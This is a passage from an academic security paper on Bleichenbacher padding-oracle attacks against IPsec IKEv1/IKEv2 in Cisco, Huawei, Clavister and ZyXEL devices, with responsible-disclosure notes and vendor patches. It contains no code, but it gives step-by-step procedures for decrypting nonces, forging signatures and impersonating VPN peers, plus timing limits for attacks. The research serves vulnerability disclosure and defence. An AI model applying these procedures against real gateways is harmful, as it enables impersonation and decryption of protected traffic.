**Attacks.** Our attacks only target Phase 1 in IKEv1 and IKEv2, where we impersonate an IKE device. Once attackers succeed with this attack on Phase 1, they share a set of (falsely) authenticated symmetric keys with the victim device, and can successfully complete Phase 2 – this holds for both IKEv1 and IKEv2. The attacks are based on Bleichenbacher oracles discovered in implementations of the two RSA encryption based IKEv1 variants (cf. sections 5–7). These Bleichenbacher oracles can very efficiently be used to decrypt nonces, which breaks these two variants (subsection 4.2). The oracles can also be used to forge digital signatures, which breaks the signature based IKEv1 and IKEv2 variants (subsection 4.4).

We additionally show that both PSK based modes can be broken with an offline dictionary attack if the PSK has low entropy (section 9). We thus provide attacks against *all* authentication modes in both IKEv1 and IKEv2 under reasonable assumptions.

**Contribution.** In this paper, we make the following contributions:

- We identify and describe Bleichenbacher oracles in the IKEv1 implementations of four large network equipment manufacturers, Cisco, Huawei, Clavister, and ZyXEL.
- We show that the strength of these oracles is sufficient to break *all* handshake variants in IKEv1 and IKEv2 (except those based on PSKs) when given access to powerful network equipment.
- We demonstrate that key reuse across protocols as implemented in certain network equipment carries high security risks.
- We complete the evaluation of all variants of IKEv1 and IKEv2 by showing that *all* PSK based variants are vulnerable to offline dictionary attacks if low entropy PSKs are used. Such attacks were previously only documented for one out of the three PSK-based variants of IKE.

**Responsible Disclosure.** We reported our findings to Cisco, Huawei, Clavister, and ZyXEL. Cisco published fixes with IOS XE versions 16.3.6, 16.6.3, and 16.7.1. They further informed us that the vulnerable authentication method would be removed with the next major release. Huawei published firmware version V300R001C10SPH702 for the Secospace USG2000 series that removes the Bleichenbacher oracle and fixes crash bugs we identified on our test device. Customers who use other affected Huawei devices will be contacted directly by their support team as part of a need-to-know strategy. Clavister removed the vulnerable authentication method with cOS version 12.00.09. ZyXEL responded that our ZyWALL USG 100 test device is from a legacy model series that is end-of-support. Therefore, these devices will not receive a fix. For the successor models, the patched firmware version ZLD 4.32 is available.

## 2 IKE (Internet Key Exchange)

IKE is a family of AKE (Authenticated Key Exchange) protocols. It is responsible for negotiating multiple sets of cryptographic algorithms and keys, called SAs (Security Associations) in IPsec terminology. Each SA can either be used to protect the integrity of IP packets with the data format AH (Authentication Header) or to protect confidentiality with optional integrity using the data format ESP (Encapsulating Security Payload). IKE messages are exchanged over UDP (User Datagram Protocol) and their destination port is 500.

IKE is standardized in two major versions: Version 1, described in RFC 2409 [16] and accompanying documents, was published in 1998. It has been declared obsolete by the IETF (Internet Engineering Task Force), but it is nevertheless included in all implementations and still widely used. Version 2, first published in RFC 4306 in 2005 [22] was designed as a low-latency alternative to Version 1, and therefore has a fundamentally different design. It is subject of ongoing standardization, but only minor clarifications are incorporated in the most recent RFCs. IKEv1 uses a data format called ISAKMP (Internet Security Association and Key Management Protocol), which has later been integrated with IKEv2.

### 2.1 IKEv1 Phases

IKEv1 consists of two phases (cf. Figure 1). In Phase 1, a SA is established for IKEv1 itself, such that the subsequent Phase 2 messages can be encrypted. Additionally, a shared symmetric key is established as basis of authentication in Phase 2. In Phase 2, several SAs for IPsec AH and ESP are negotiated.

**IKEv1 Phase 1.** For Phase 1 of the protocol, two modes – main mode and aggressive mode – and four authentication methods are available. A main mode handshake consists of exactly six messages; an aggressive mode handshake compresses the protocol flow into only three messages. We do not cover the aggressive mode explicitly in this paper. However, all results described in this paper hold for the aggressive mode as well. Throughout the rest of this paper, we assume readers familiar with the TLS protocol, as we will sometimes compare IKE with TLS.

Figure 3 gives a simplified overview of the IKE protocol structure of Phase 1. Since IKE uses UDP, the protocol itself has to keep track of the handshake session. IKE uses random values called *cookies* (and denoted by $\mathsf{c}_I$ and $\mathsf{c}_R$) for this purpose; these cookies are present in each IKE header.

The first two messages ($m_1$ and $m_2$) are used to negotiate on a *proposal* – a combination of different cryptographic algorithms, comparable to TLS ciphersuites. In messages $m_3$ and $m_4$ a DHKE is performed, together with the exchange of additional parameters called *ancillary data* (anc), depending on the chosen authentication method.





Figure 3: Generic structure of IKEv1 Phase 1 in main mode.

Based on these messages and the shared DH secret, four symmetric keys ($k$, $k_d$, $k_a$, $k_e$)[1] are derived by both parties (cf. Table 1). The formula to derive the intermediate key $k$ varies between the different authentication methods, which are explained in more detail in the following sections. From this intermediate key, the other three keys are derived as the result of a pseudorandom function. Inputs to this function are $k$, the most recent generated key, the shared DH secret $g^{xy}$, the cookies $(\mathsf{c}_I, \mathsf{c}_R)$, and an index.

The last two messages ($m_5$ and $m_6$) are used for key confirmation. For this, two MAC values[2] are generated using $k$. These MACs are either exchanged or digitally signed. In main mode, messages $m_5$ and $m_6$ are encrypted under key $k_e$.

| | **Signature** | **PKE & RPKE** | **PSK** |
|---|---|---|---|
| $k$ | $\mathsf{PRF}_{n_I,n_R}(g^{xy})$ | $\mathsf{PRF}_{\mathsf{h}(n_I,n_R)}(\mathsf{c}_I,\mathsf{c}_R)$ | $\mathsf{PRF}_{PSK}(n_I,n_R)$ |
| $k_d$ | $\mathsf{PRF}_k(g^{xy},\mathsf{c}_I,\mathsf{c}_R,0)$ | | |
| $k_a$ | $\mathsf{PRF}_k(k_d,g^{xy},\mathsf{c}_I,\mathsf{c}_R,1)$ | | |
| $k_e$ | $\mathsf{PRF}_k(k_a,g^{xy},\mathsf{c}_I,\mathsf{c}_R,2)$ | | |

Table 1: The key derivation in the four different authentication methods.

**IKEv1 Phase 2.** Phase 2 is also called *quick mode*. In essence, quick mode is a three-message PSK based authenticated key agreement protocol. Its security is based on $psk = (k_a, k_d)$ from Phase 1 while key $k_e$ is used to encrypt all messages. For each of the several executions of Phase 2, fresh nonces are exchanged. If PFS is desired, a DHKE can additionally be performed.

## 2.2 IKEv1 Authentication Methods

In Phase 1 of IKEv1, four different modes of authentication are available: (a) Digital signatures, (b) PKE (Public Key Encryption), (c) RPKE (Revised Public Key Encryption), and (d) PSKs (Pre-Shared Keys). While the message exchange patterns in Phase 1 are fixed to main or aggressive mode, the two communicating entities may freely negotiate any of these four authentication modes.

**Signature Based Authentication.** This authentication mode assumes that each party owns an asymmetric key pair with valid certificates. After choosing this authentication mode, nonces $n_I$ and $n_R$ are exchanged as ancillary information with the third and fourth message. These nonces are then used as key input to the PRF function, which is used to derive the shared key $k$ from the shared DH secret. As proof for identification and authentication, both parties sign their MAC values and exchange these signatures, optionally together with their certificates. An exact protocol flow diagram for this mode is given in Figure 13 in Appendix A.

**Public Key Encryption Based Authentication.** This mode requires that both parties exchanged their public keys securely beforehand (e. g. with certificates during an earlier handshake with signature based authentication). RFC 2409 advertises this mode of authentication with a plausibly deniable exchange to raise the privacy level.

In this mode, messages three and four exchange nonces and identities as ancillary information (see Figure 4). In contrast to the signature based mode, they are encrypted using the public key of the respective other party. The encoding format for these ciphertexts is PKCS #1 v1.5. For verification, both parties exchange their MAC values.

**Revised Public Key Encryption Based Authentication.** The PKE based mode of authentication requires both parties to perform two public- and two private-key operations. To reduce this computational overhead, the *revised* public key encryption based mode of authentication (RPKE) was invented (see Figure 8).

This mode still encrypts the nonces $n_I$ and $n_R$ with the other party's public key using PKCS #1 v1.5. However, the identities are encrypted with ephemeral symmetric keys $ke_I$ and $ke_R$ that must not be confused with $k_e$, which is derived later in the handshake. $ke_I$ and $ke_R$ are derived from each party's nonces and cookies. The rest of the handshake is identical to the non-revised mode.

**PSK Based Authentication.** If initiator and responder do not have asymmetric keys, symmetric PSKs can be used for authentication. This can be implemented with a (low or high entropy) password both parties know. The PSK is used to derive $k$ from the nonces $n_I$ and $n_R$, which are exchanged as ancillary information (Figure 12). The rest of the handshake is identical to the public key encryption based modes.

## 2.3 IKEv2

The structure of IKEv2 [24, 25] is fundamentally different from IKEv1 (cf. Figure 2) – Phase 1 and Phase 2 are partially interleaved, and Phase 2 is reduced to a two-message protocol. For our analysis it is only important that IKEv2 (cf. Figure 6) shares two authentication methods with IKEv1, and that we can directly apply our attacks to impersonate an IPsec device in Phase 1 of IKEv2.

# 3 Bleichenbacher Oracles

Bleichenbacher's attack is a padding oracle attack against RSA PKCS #1 v1.5 encryption padding, which is explained in more detail in Appendix B. If an implementation allows an attacker to determine if the plaintext of a chosen RSA ciphertext starts with the two bytes `0x00 0x02`, then a Bleichenbacher attack is possible. In his seminal work [9], Bleichenbacher demonstrated how such an oracle could be exploited:

**Basic Algorithm.** In the most simple attack scenario, attackers have eavesdropped a valid PKCS #1 v1.5 ciphertext $c_0$. To get the plain message $m_0$, the attackers issue queries to the Bleichenbacher oracle $\mathcal{O}$:

$$\mathcal{O}(c) = \begin{cases} 1 & \text{if } m = c^d \bmod N \text{ starts with } \texttt{0x00 0x02} \\ 0 & \text{otherwise} \end{cases}$$

If the oracle answers with 1, the attackers know that $2B \leq m \leq 3B-1$, where $B = 2^{8(\ell_m - 2)}$ where $\ell_m$ is the byte-length of message $m$. The attackers can then take advantage of the RSA malleability and generate new candidate ciphertexts by choosing a value $s$ and computing

$$c = (c_0 \cdot s^e) \bmod N = (m_0 \cdot s)^e \bmod N.$$

The attackers query the oracle with $c$. If the oracle responds with 0, they increment $s$ and repeat the previous step. Otherwise, the attackers learn that $2B \leq m_0 \cdot s - rN < 3B$ for some $r$. This allows the attackers to reduce the range of possible solutions to:

$$\frac{2B + rN}{s} \leq m_0 < \frac{3B + rN}{s}$$

The attackers proceed by refining guesses for $s$- and $r$-values and successively decreasing the size of the interval containing $m_0$. At some point, the interval will contain a single valid value, $m_0$. Bleichenbacher's original paper [9] describes this process in further detail.

**Signature Forgery Using Bleichenbacher's Attack.** It is well known that in the case of RSA, performing a decryption and creating a signature is mathematically the same operation. Bleichenbacher's original paper already mentioned that the attack could also be used to forge signatures over attacker-chosen data. In two papers by Jager et al. [19, 20], this has been exploited for attacks on XML-based Web Services, TLS 1.3, and Google's QUIC protocol. The ROBOT study [10] used this attack to forge a signature from Facebook's web servers as proof of exploitability.

**Optimized Bleichenbacher Attack** In 2012, Bardou et al. [7] presented an optimization of the standard Bleichenbacher attack by trimming the initial space for $m_0$. They divide a ciphertext by an integer $t$ by multiplying it with $t^{-e}$ mod $N$ with $e$ being the public exponent of the oracle.

In case the original plaintext was divisible by $t$, then the multiplication $c_0 \cdot u^e \cdot t^{-e}$ is equal to $\frac{m_0}{t}$ under the assumption that $m_0$ and $m_0 \cdot ut^{-1}$ are PKCS #1 v1.5 conforming. Note, that the value $u$ and $t$ must be coprime integers with $u < \frac{2}{3}t$ and $t < \frac{2N}{9B}$.

In order to find a suitable amount of trimmer values that result in PKCS #1 v1.5 conforming messages, we need to calculate a few thousand $t$ and $u$ values, satisfying the above requirements. After that, we get a set of trimmer values shrinking the $m_0$ search space into smaller chunks of $2B \cdot \frac{t}{u} \leq m_0 < 3B \cdot \frac{t}{u}$.

## 4 Attack Outline

Bleichenbacher attacks [9] are adaptive chosen ciphertext attacks against RSA-PKCS #1 v1.5. Though the attack has been known for two decades, it is a common pitfall for developers [10, 27]. The mandatory use of PKCS #1 v1.5 in two ciphersuite families – the PKE (Figure 4) and RPKE (Figure 8) authentication methods – raised suspicion of whether implementations resist Bleichenbacher attacks.

### 4.1 Bleichenbacher Oracles in IKEv1

PKE authentication is available and fully functional in Cisco's IOS (Internetwork Operating System). In Clavister's cOS and ZyXEL's ZyWALL USGs (Unified Security Gateways), PKE is not officially available. There is no documentation and no configuration option for it; therefore, it is not fully functional. Nevertheless, these implementations processed messages using PKE authentication in our tests. RPKE is implemented in certain Huawei devices including the Secospace USG2000 series. We were able to confirm the existence of Bleichenbacher oracles in all these implementations (CVE-2018-0131, CVE-2017-17305, CVE-2018-8753, and CVE-2018-9129), which are explained in depth in sections 5 – 7.





Figure 4: IKEv1 in Phase 1 using main mode with PKE based authentication. Differences to Figure 3 are highlighted.

On an abstract level, these oracles work as follows: If we replace the ciphertext $c_{n_I}$ in message $m_3$ (cf. Figure 4) with our modified RSA ciphertext, the responder will

**Case 0** indicate an error (Cisco, Clavister, and ZyXEL) or silently abort (Huawei) if the ciphertext *is not* PKCS #1 v1.5 compliant, or

**Case 1** continue with message $m_4$ (Cisco and Huawei) or return an error notification with a different message (Clavister and ZyXEL) if the ciphertext *is* PKCS #1 v1.5 compliant.

Each time we get a Case 1 answer, we can advance the Bleichenbacher attack one more step.

If a Bleichenbacher oracle is discovered in a TLS implementation, then TLS-RSA is broken since one can compute the *Premaster Secret* and the TLS session keys without any time limit on the usage of the oracle. For IKEv1, the situation is more difficult: Even if there is a strong Bleichenbacher oracle in PKE and RPKE mode, our attack must succeed within the lifetime of the IKEv1 Phase 1 session, since a DHKE during the handshake provides an additional layer of security that is not present in TLS-RSA. For example, for Cisco this time limit is





Figure 5: Bleichenbacher attack against IKEv1 PKE based authentication.

currently fixed to 60 seconds for IKEv1 and 240 seconds for IKEv2.

To phrase it differently: In TLS-RSA, a Bleichenbacher oracle allows to perform an *ex post* attack to break the confidentiality of the TLS session later on, whereas in IKEv1 a Bleichenbacher oracle only can be used to perform an *online* attack to impersonate one of the two parties in real time.

## 4.2 A Bleichenbacher Attack against PKE and RPKE

Figure 5 depicts a direct attack on IKEv1 PKE:

1. The attackers initiate an IKEv1 PKE based key exchange with Responder $A$ and adhere to the protocol until receiving message $m_4$. They extract $c_{n_R}$ from this message, and record the public values $\mathsf{c}_I, \mathsf{c}_R$. They also record the nonce $n_I$ and the private DHKE key $x$ chosen by themselves.
2. The attackers keep the IKE handshake with Responder $A$ alive for a maximum period $t_{timeout}$. For Cisco and ZyXEL, we know that $t_{timeout} \geq 60s$, for Clavister and Huawei $t_{timeout} \geq 30s$.
3. The attackers initiate several parallel PKE based key exchanges to Responder $B$.
   - In each of these exchanges, they send and receive the first two messages according to the protocol specification.
   - In message $m_3$, they include a modified version of $c_{n_I}$ according to the Bleichenbacher attack methodology.
   - They wait until they receive an answer $m_4$ (Case 1), or they can reliably determine that this message will not be sent (timeout or reception of a repeated message $m_2$).
4. After receiving enough Case 1 answers from Responder $B$, the attackers compute $n_R$. From the DHKE share of Responder $A$ and their private DHKE share $x$ they compute $g^{xy}$.
5. The attackers now have all the information to complete the key derivation described in Table 1. They can compute $\mathsf{MAC}_I$ and encrypt message $m_5$ to Responder $A$ with key $k_e$. They thus can impersonate Responder $B$ to Responder $A$.

It is important to note that this attack also can be used to execute a man-in-the-middle attack against two parties. For that, the connection is interrupted by the attackers and on the following attempt to restart the IKEv1 session with a handshake, the attackers execute a Bleichenbacher decryption attack against each party. In case of success, they can decrypt and manipulate the whole traffic.

## 4.3 Key Reuse

Each theoretical description of some public key primitive starts with something like $(pk, sk) \xleftarrow{\$} KeyGen(1^\kappa)$ to indicate that freshly generated keys should be used if the security proof should remain valid. In practice, this is difficult to achieve. TLS now has four versions (not counting the completely broken SSL 2.0 and 3.0), three major handshake families, both prime order and elliptic curve groups, and many minor variants described in the different ciphersuites. It is practically impossible to maintain a separate key pair for each ciphersuite. Typically, a single RSA key pair together with an encryption & signing certificate is used to configure a TLS server. As a result, cross-ciphersuite [26] and cross-version [20] attacks have been shown, despite security proofs for single ciphersuite families.

For IKE, there is a similar situation: Maintaining individual key pairs for all "ciphersuite families" and versions of IKE is practically impossible and oftentimes not supported. This is the case with the implementations by Clavister and ZyXEL, for example. Thus, it is common practice to have only one RSA key pair for the whole IKE protocol family. The actual security of the protocol family in this case crucially depends on its cross-ciphersuite and cross-version security. In fact, our Huawei test device reuses its RSA key pair even for SSH host identification, which further exposes this key pair.

## 4.4 A Bleichenbacher Attack Against Digital Signature Based Authentication

The attack against IKEv2 with signature based authentication proceeds as follows (cf. Figures 6 and 7). It can easily be adapted to IKEv1.

1. The attackers initiate an IKEv2 *signature* based key exchange with Responder $A$ and adhere to the pro-





Figure 6: IKEv2 with interleaved Phase 1/Phase 2 with signature based authentication.

tocol until they receive message $m_2$. After this message, they have enough data to complete the key derivation described in Figure 6. From these keys they need $k_{pI}$ to compute $\mathsf{MAC}_I = \mathsf{PRF}_{k_{pI}}(ID_B)$, which is part of the data to be signed with the private key of Responder *B*.

2. They keep the IKE handshake with Responder *A* alive for a maximum period $t_{timeout}$. For Cisco IOS, we know that $t_{timeout} \geq 240s$.
3. The attackers encode the hash $h$ of $(c_I, 0, m_1, n_R, \mathsf{MAC}_I)$ with PKCS #1 v1.5 for digital signatures. We denote this encoded value as $H$. They then compute $c \leftarrow (H \cdot r^e) \pmod N$, which is known as the *blinding* step in the Bleichenbacher attack.
4. The attackers initiate several parallel *PKE based* key exchanges with Responder *B*.
   - In each of these exchanges, they send and receive the first two messages according to Figure 4.
   - In message $m_3$, they include a modified version of $c$ according to the Bleichenbacher attack methodology.
   - They wait until they receive an answer $m_4$ (Case 1), or they can reliably determine that this message will not be sent (timeout, or reception of a repeated message $m_2$).
5. After receiving enough Case 1 answers from Responder *B*, the attackers can compute the decryption $m \leftarrow c^d \pmod N$. Since $m = c^d = (H \cdot r^e)^d = H^d \cdot r^{ed} = H^d \cdot r \pmod N$, they can compute a valid signature $\sigma$ of $H$ by multiplying $m$ with $r^{-1} \pmod N$.





Figure 7: Bleichenbacher attack against IKEv2 signature based authentication.

6. The attackers complete the handshake by sending message $m_3$ including the valid signature $\sigma$ to Responder *A*, thus impersonating Responder *B*.

## 4.5 Offline Dictionary Attack on Main Mode IKEv1 with Pre-Shared Keys

It is common knowledge that the aggressive mode of IKEv1 using PSKs is susceptible to offline dictionary attacks, against *passive attackers* who only eavesdrop on the IP connection. This has actually been exploited in the past [5].

We show that an offline dictionary attack is also possible against the main mode of IKEv1 and against IKEv2 with PSKs, if the attackers are *active* and interfere with DHKE. Additionally, the attackers have to act as a responder, thus waiting for a connection request by the victim initiator. Once the attackers have actively intercepted such an IKE session, they learn an encrypted $\mathsf{MAC}_I$ value. This value is computed from public data from the intercepted session, the shared DHKE value, and the PSK. Since the attackers know all of these values except the PSK, they can now perform an offline dictionary attack against it. Details on this attack can be found in section 9.

# 5 Bleichenbacher Oracle in Cisco IOS

Cisco includes the PKE authentication mode in IOS, which is the operating system on the majority of Cisco routers and current Cisco switches. The mode can also be found in IOS XE, which combines a Linux kernel with IOS as an application. IOS XE is used on Cisco's carrier routers and enterprise switches [13]. For our tests, we used a Cisco ASR 1001-X router running IOS XE in version 03.16.02.S with IOS version 15.5(3)S2.

Based on the default configuration, we first generated an RSA key pair on the device using the default options (i. e., we created *general-keys*; cf. Appendix C). Second, we created a *peer entry* with the RSA public key and IP address of our test initiator. Third and last, we configured a policy that only IKEv1 and only PKE authentication is allowed. Our test initiator is based on *Scapy* [8], a Python library for network packet manipulation. With it, we can create any IKE message and fully control all fields like cookies, proposals, nonces, ciphertexts, etc.

Ciphertext $c_{n_I}$ in Figure 4 is the target of our attack. This ciphertext is sent with message $m_3$ of an IKEv1 handshake. After sending an invalid ciphertext to our Cisco router, no error message is sent back to the initiator. Instead, the router retransmits message $m_2$ to the initiator after one second has elapsed. If the router succeeds decrypting the message, $m_4$ is sent immediately to the initiator. This is clearly a Bleichenbacher oracle.

## 5.1 Testing the Oracle's Strength

For testing PKCS #1 v1.5 compliance, after decrypting $c_{n_I}$, the responder should check if the first two bytes of the plaintext are indeed `0x00 0x02`, if the following eight bytes are non-zero, and then search for the first zero byte. All data following this zero byte are considered the decrypted message.

Our test device performs all these checks after decrypting $c_{n_I}$. As an edge case, Cisco's implementation also accepts a plaintext that entirely consists of padding, i. e. where the zero byte separating padding and message is the last byte of the plaintext. Furthermore, IOS ignores $c_{ID_I}$ and determines the public key to use for its response based on the IP address of the initiator. One can even omit $c_{ID_I}$ when constructing $m_3$; it does not have any effect on the Bleichenbacher oracle.

This makes the Cisco oracle a *FFT* oracle based on the observations made by Bardou et al. [7]. The probability to get a valid padded message for such an *FFT* oracle is $Pr(P|A) = 0.358$ with $Pr[A] \approx 2^{-16}$ being the probability that the first two bytes are 0x0002 [7, 9]. For a 128-byte RSA modulus, the probability $Pr(P|A)$ can be computed as follows:

$$Pr(P|A) = (\tfrac{255}{256})^8 * (1 - (\tfrac{255}{256})^{118}) \approx 0.358$$

Based on the assumption made by Bleichenbacher we would need 371,843 requests for a 1024-bit modulus (128 bytes):

$$\frac{(2*2^{16}+16*128)}{Pr(P|A)} = 371,843$$

However, Bleichenbacher made his heuristic approximation based on the upper bound, not the mean value. Furthermore, we implemented the optimized Bleichenbacher attack as proposed by Bardou et al. [7], thus, we need fewer requests (247,283 on average) to mount the decryption attack.

## 5.2 Performance Restrictions

**Oracle Performance Restrictions.** In order to investigate the performance restriction we used the debug logs of Cisco IOS. There one can see that IKE handshakes are processed by a state machine. This state machine enforces some non-cryptographic boundary conditions, which have impact to the performance of a Bleichenbacher attack against Responder *B*. For example, IOS has a limit for concurrent SAs under negotiation of 900.

Unfortunately, Cisco's implementation is not optimized for throughput. From our observations, we assume that all cryptographic calculations for IKE are done by the device's CPU despite it having a hardware accelerator for cryptography. One can easily overload the device's CPU for several seconds with a standard PC bursting handshake messages, even with the default limit for concurrent handshakes. Moreover, even if the CPU load is kept below 100 %, we nevertheless observed packet loss. With 1024-bit RSA keys, our test device is capable of handling only 850 Bleichenbacher requests per second on average. We also saw significant CPU load after around 64,000 Bleichenbacher oracle requests, possibly caused by a memory limitation of our test device. For other devices or more powerful ones, this is probably not a limitation. Another possible reason is that hash collisions occur when the device needs to store many cookie-value pairs in its SA database due to the high amount of IKE handshakes during the attack.

**Attack Performance Restrictions.** For an attack, Responder *A* has to be held waiting. Here, a limitation in IKEv1 is the *quick mode timer*. It is started after receiving the first handshake message. If the quick mode handshake (i. e. phase 2 of the IKE handshake) is not completed after 75 seconds, this timer cancels the handshake deleting all ephemeral values like the cookie $c_R$, the nonce $n_R$, and the DH secret $y$.

Furthermore, the state machine maintains an error counter with a fixed limit of five. Every time an erroneous message is received or the device retransmits a message during Phase 1, the counter is incremented. Retransmissions happen every ten seconds if no message was received during that time, which we refer to as *SA timeouts*. After a fifth retransmission of any Phase 1 packet, IOS waits one last time for ten seconds before canceling the handshake. This translates to a maximum of 60 seconds between two messages sent from the peer.

For an attack, the attackers require the victim's DHKE share that is sent with message $m_3$ or $m_4$, depending on the role the attackers play. If the attackers play the role of an initiator, a Bleichenbacher attack has to be successful within the maximum of 60 seconds between messages $m_4$ and $m_5$. If the attackers play the role of a responder, a few seconds can be gained by delaying message $m_4$ slightly below ten seconds so that no retransmission is triggered.

In Cisco's IKEv2 implementation, timers are more relaxed. Here, an attack can take up to 240 seconds until a timeout occurs.

# 6 Bleichenbacher Oracles in implementations by Clavister & ZyXEL

Clavister cOS and the firmware of ZyXEL ZyWALL USGs do not officially support the PKE authentication mode. It is not documented in their manuals and the web and command line interfaces do not offer any configuration option for it. Nevertheless, both implementations responded to handshake proposals with PKE authentication in our tests. For these, we used a virtual Clavister cOS Core in version 12.00.06 and a ZyXEL ZyWALL USG 100 running firmware version 3.30 (AQQ.7).

For PKE authentication, both implementations use the key pair that is configured for IKEv1 authentication with signatures. Both implementations show the same behavior regarding the handling of IKEv1 (e. g. both respond with identical error messages).

PKE authentication with Clavister and ZyXEL is nonfunctional since one cannot configure public keys for peers. Therefore, we always expect an error notification after sending message $m_3$. When sending an invalid ciphertext $c_{n_I}$ with message $m_3$, we receive an error message containing only 16 seemingly random bytes. A valid $c_{n_I}$ instead triggers an error message containing the string "Data length too large for private key to decrypt". While the error message itself is misleading (the ciphertext can in fact be decrypted by the private key), the difference in the error messages is clearly a Bleichenbacher oracle.

Clavister and ZyXEL perform the same checks as Cisco. Therefore, the strength of the oracle and the estimated amount of messages is identical to the Cisco case. We did not evaluate the performance of an attack against these oracles.

# 7 Bleichenbacher Oracle in Huawei Secospace USG2000 series

We identified Huawei as another large network equipment supplier who offers the RPKE mode with certain devices such as their Secospace USG2000 series [18]. For our tests, we used a Huawei Secospace USG2205 BSR firewall running firmware version V300R001C10SPC700.





Figure 8: IKEv1 in Phase 1 using main mode with RPKE based authentication. Differences to Figure 4 are highlighted.

The steps for setting up an IPsec configuration are very similar to Cisco. We started with the default configuration and generated an RSA key pair. Importing the RSA public key of our *Scapy* based test initiator turned out to be a little more complicated since the required data format is non-standard. Similar to Cisco, we configured a proposal, a policy, and a policy-template so that only IKEv1 with RPKE authentication is allowed.

Again, ciphertext $c_{n_I}$ (cf. Figure 8) is the target of our attack. After sending an invalid ciphertext with $m_3$ to the device, the firewall does not send an error message back to the initiator. In contrast to Cisco's implementation, there are no retransmissions. If the firewall succeeds in processing the message, $m_4$ is sent to the initiator. This is also clearly a Bleichenbacher oracle.

## 7.1 Testing the Oracle's Strength

Huawei's firewall also performs all PKCS #1 v1.5 checks mentioned in subsection 5.1 after decrypting $c_{n_I}$. Therefore, Huawei's oracle is similar to the *FFT* oracle.

However, the constraints of the RPKE mode reduce the strength of the oracle. If all PKCS #1 v1.5 checks were successful, the ephemeral key $ke_I$ is derived and used to decrypt the identity payload $c_{ID_I}$ in order to determine the public key to use for its response. Unfortunately, during a Bleichenbacher attack the attackers do

